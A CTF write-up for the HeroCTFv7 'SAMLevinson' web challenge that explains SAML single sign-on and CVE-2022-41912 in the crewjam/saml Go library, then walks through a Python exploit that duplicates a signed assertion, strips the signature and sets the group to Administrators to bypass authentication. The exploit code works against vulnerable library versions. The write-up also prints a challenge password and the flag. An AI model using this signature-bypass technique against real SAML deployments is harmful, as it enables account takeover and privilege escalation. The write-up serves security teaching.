SAMLevinson - Web Medium
Introduction
SAMLevinson is a medium web challenge from
HeroCTFv7.
The goal of this challenge is find a 2022 CVE in an SAML authentication process implemented in golang.
This is a blackbox challenge, that means that we have no information about the target.
SAML - Security assertion markup language:
The first thing we need to know is what SAML is and how it works.
What is SAML?
SAML is an XML-based technology built to let Identity Providers (IdPs) transmit authentication data to a Service Provider (SP). This is used as Single Sign-On (SSO) over the web, allowing a user to be logged on to multiple services by using only one account (for example, you can connect to NPM, Tailscale, Copilot, etc… with your Github account).
How does SAML works?
First, SAML works with two servers. The first is the Identity Provider (IdP), which manages the user’s identity and performs authentication. The second is the Service Provider, which is the application or service the user wants to access.

So, the user (you) sends a request for a protected resource to the Service Provider. Since the user is not authenticated, the Service Provider will determine how the user can access the Identity Provider, and then redirect the user to it.
The user will then send a request to the ID provider, which will return the user’s identity data through a SAMLResponse object. This XHTML base64 encoded will be returned as HTTP query parameter.
Finally, the Service Provider is going to verify the digital signature present in the SAMLResponse containing the user identity, to ensure the authenticity and the data integrity. Once verified, the Service Provider will grant the user access to what they asked for.
HTTP Parameters relayState, and SAMLRequest
We saw the concept of the SAMLResponse before, but we have two more parameters that act during the authentication chain: relayState and SAMLRequest.
In the common browser-based SAML flow (HTTP-Redirect/HTTP-POST bindings), the Service Provider never exchange with the Identity Provider directly. Instead, they communicate via redirects and POSTs initiated by the client Web Browser.
Some SAML bindings, such as SOAP could work in a slightly different way than the HTTP Redirect / HTTP POST way used with web browsers. The Service Provider and the Identity provider could both use a different SAML biding.
The Service Provider needs a way to maintain context across the user’s redirection to the Identity Provider and back, specifically to know which resource the user originally requested or which Service Provider session should be associated with the incoming SAMLResponse. To solve this problem, let me introduce the relayState HTTP parameter
The relayState HTTP parameter is a little unique string value put in the HTTP query parameter of the web client browser during the redirect to the ID provider.
This value is returned unchanged by the Identity Provider when it sends the SAMLResponse back to the Service Provider. This helps the Service Provider to track the user session and retrieve the original context (e.g., the target URL) about a SAMLResponse.

Also, the Service Provider need to send some basic information to the ID Provider in order to let it know what it needs to do.
The SAMLRequest, or AuthnRequest, is an XML document generated on the Service Provider. This document is typically compressed (deflated) and then Base64 encoded.
It is transmitted through the client to the ID Provider to convey details like the destination URL and which Service Provider is requesting the authentication,
ensuring the Identity Provider doesn’t send data to an unknown entity.
For more information about it, see: https://learn.microsoft.com/entra/identity-platform/single-sign-on-saml-protocol
CVE-2022-41912
The CVE-2022-41912 tells us that the crewjam/saml go library prior to version 0.4.9 is vulnerable to an authentication bypass when processing SAML responses containing multiple Assertion elements.
Because we don’t know for the moment the version used of that library, we don’t know if it’s the good vulnerability. You have a PoC of that vulnerability here: https://packetstorm.news/tos/aHR0cHM6Ly9wYWNrZXRzdG9ybS5uZXdzL2ZpbGVzLzE3MDM1Ni9jcmV3amFtLXNhbWwtU2lnbmF0dXJlLUJ5cGFzcy5odG1sIDE3NjQ3ODI3OTcgZGRiZDdmYThkNjg5MGZjN2VhMjk4ZDcxZjZkNGUyMGFjMmE3YjdiYWEzMDQzOGIwNzAzYzM3ZWU3ZjYzZmE5ZA==
Basically, an assertion is an XML document send from the ID provider to the service provider that contains the user authorization, and a signature to certify that the document comes from the ID provider.
The issue is the crewjam/saml didn’t support multiple assessertion in a SAMLResponse. But, instead of rejecting the request, the service provider implements some discrepancies between it’s verification steps.
The service provider had 2 things to do:
- Check the signature
- Allow/Deny the assessertion, and assign rights to the user asking for them (if the assertion was verified).
But, the first step was made on the first assertion. So, if you send multiple assertions, the first one was used to check the signature.
Then, the service provider tries to assign the rights, but instead of assigning the rights from the first assertion, it looked at the last assertion, and assign user’s right.
This means that if you provide two assertions, the first one with a valid signature, the second one with the identity you wanna control, you’ll pass the check and become who you want. The only initial requirements is to have a valid assertion for the signature.
Dashboard

If we connect to the dashboard with the user we have, we are redirected on the /flag page. Also, we have a message that tell us that we need to be part of the Administrators group.
Exploit
The idea will be to copy the whole assertion, remove the signature XML document (even if it’s useless), and change the identity groups to Administrators (the group we want to impersonate) from the SAMLResponse.
Then, we need to send again the SAMLResponse to the Service Provider server and get back a session cookie.
Code
So first of all, let’s make a request to the Service Provider to be redirected to the Identity Provider service with the correct SAMLRequest and relayState value.
# [...]
session = requests.Session()

# 1. - Make the request to get the tokens
get_tokens = session.get(
	"http://web.heroctf.fr:8080/flag",
	allow_redirects=True
)
Then, we need to make the login request to the Identity Provider,
by forwarding the SAMLRequest (contained in the response body),
the relayState (in the HTTP query parameter),
and by sending our username and password.
# 2. - Make the login request
new_url = urllib.parse.urlparse(get_tokens.url)
new_url_params = urllib.parse.parse_qs(new_url.query)

# The SAMLRequest is included in an
# hidden input field on the login form
saml_request = extract_saml_request_from_html(
	get_tokens.text,
	"SAMLRequest"
)
relay_state = new_url_params["RelayState"][0]

post_login = session.post(
	"http://web.heroctf.fr:8081/sso",
	data={
		"SAMLRequest": saml_request,
		"RelayState": relay_state,
		"user": "user",
		"password": "oyJPNYd3HgeBkaE%!rP#dZvqf2z*4$^qcCW4V6WM"
	}
)
Now, we need to extract the SAMLResponse and RelayState
from the HTML document in the response. Finally, we need to
duplicate the Assertion node, and change it’s group value
to Administrators.
# 3. - Make the saml/acs request
# with the new crafted data

# Extract the hidden SAMLResponse input
saml_response = extract_saml_request_from_html(
	post_login.text,
	"SAMLResponse"
)

# Extract the hidden RelayState input
new_relay_state = extract_saml_request_from_html(
	post_login.text,
	"RelayState"
)

# Change the SAMLResponse
# By duplicating Assertion Node,
and changing it's value
new_saml_response = modify_xml_node(saml_response)
Let’s take a quick look at the modify_xml_node function that I called above.
We first need to parse the XML, duplicate the assertion, remove the signature.
def modify_xml_node(encoded_xml_text: str) -> str:
	# [...]
	# 3. Parse the XML
	root = ET.fromstring(xml_string)

	# 4. Find the 'saml:Assertion' node
	# Using find() gets the first occurrence
	original_assertion = root.find(
		'.//{urn:oasis:names:tc:SAML:2.0:assertion}Assertion'
	)

	if original_assertion is None:
		return "Error: 'original_assertion' node not found in XML."

	# 5. Clone the 'saml:Assertion' node (deep copy)
	# We need a new element object to modify independently
	new_assertion = copy.deepcopy(original_assertion)

	# 6. In the cloned node, find and remove 'ds:Signature'
	to_remove_node = new_assertion.find(
		'{http://www.w3.org/2000/09/xmldsig#}Signature'
	)
	if to_remove_node is not None:
		new_assertion.remove(to_remove_node)
	else:
		print("Note: 'to_remove' node not found in 'new_assertion' node.")
	# [...]
Then, we need to find the group and change it:
saml_ns = 'urn:oasis:names:tc:SAML:2.0:assertion'

# Find the group child and change its text
attr_group = new_assertion.find(
	f'.//{{{saml_ns}}}Attribute[@FriendlyName="eduPersonAffiliation"]'
)
group_node = None

if attr_group is not None:
	group_node = attr_group.find(
		f'{{{saml_ns}}}AttributeValue'
	)

if group_node is not None:
	group_node.text = "Administrators"
else:
	print("group doesnt existst")
Finally, we need to insert the
# [...]

# Find the index of the original node to insert
# the copy right after it
root.insert(
	list(root).index(original_assertion) + 1,
	new_assertion
)

# Return the new base64 encoded SAMLResponse
return base64.b64encode(
	ET.tostring(
		root,
		encoding="unicode",
		short_empty_elements=False
	).encode('utf-8')
).decode('utf-8')
And now, it’s the flag time:
result = session.post(
	"http://web.heroctf.fr:8080/saml/acs",
	data={
		"SAMLResponse": new_saml_response,
		"RelayState": new_relay_state
	},
	allow_redirects=True
)

# 4. - Get the new cookies, and make the
# request to /flag and display the page
print(session.cookies.get_dict(), result.text)
Flag: Hero{S4ML_3XPL01T_FR0M_CR3J4M}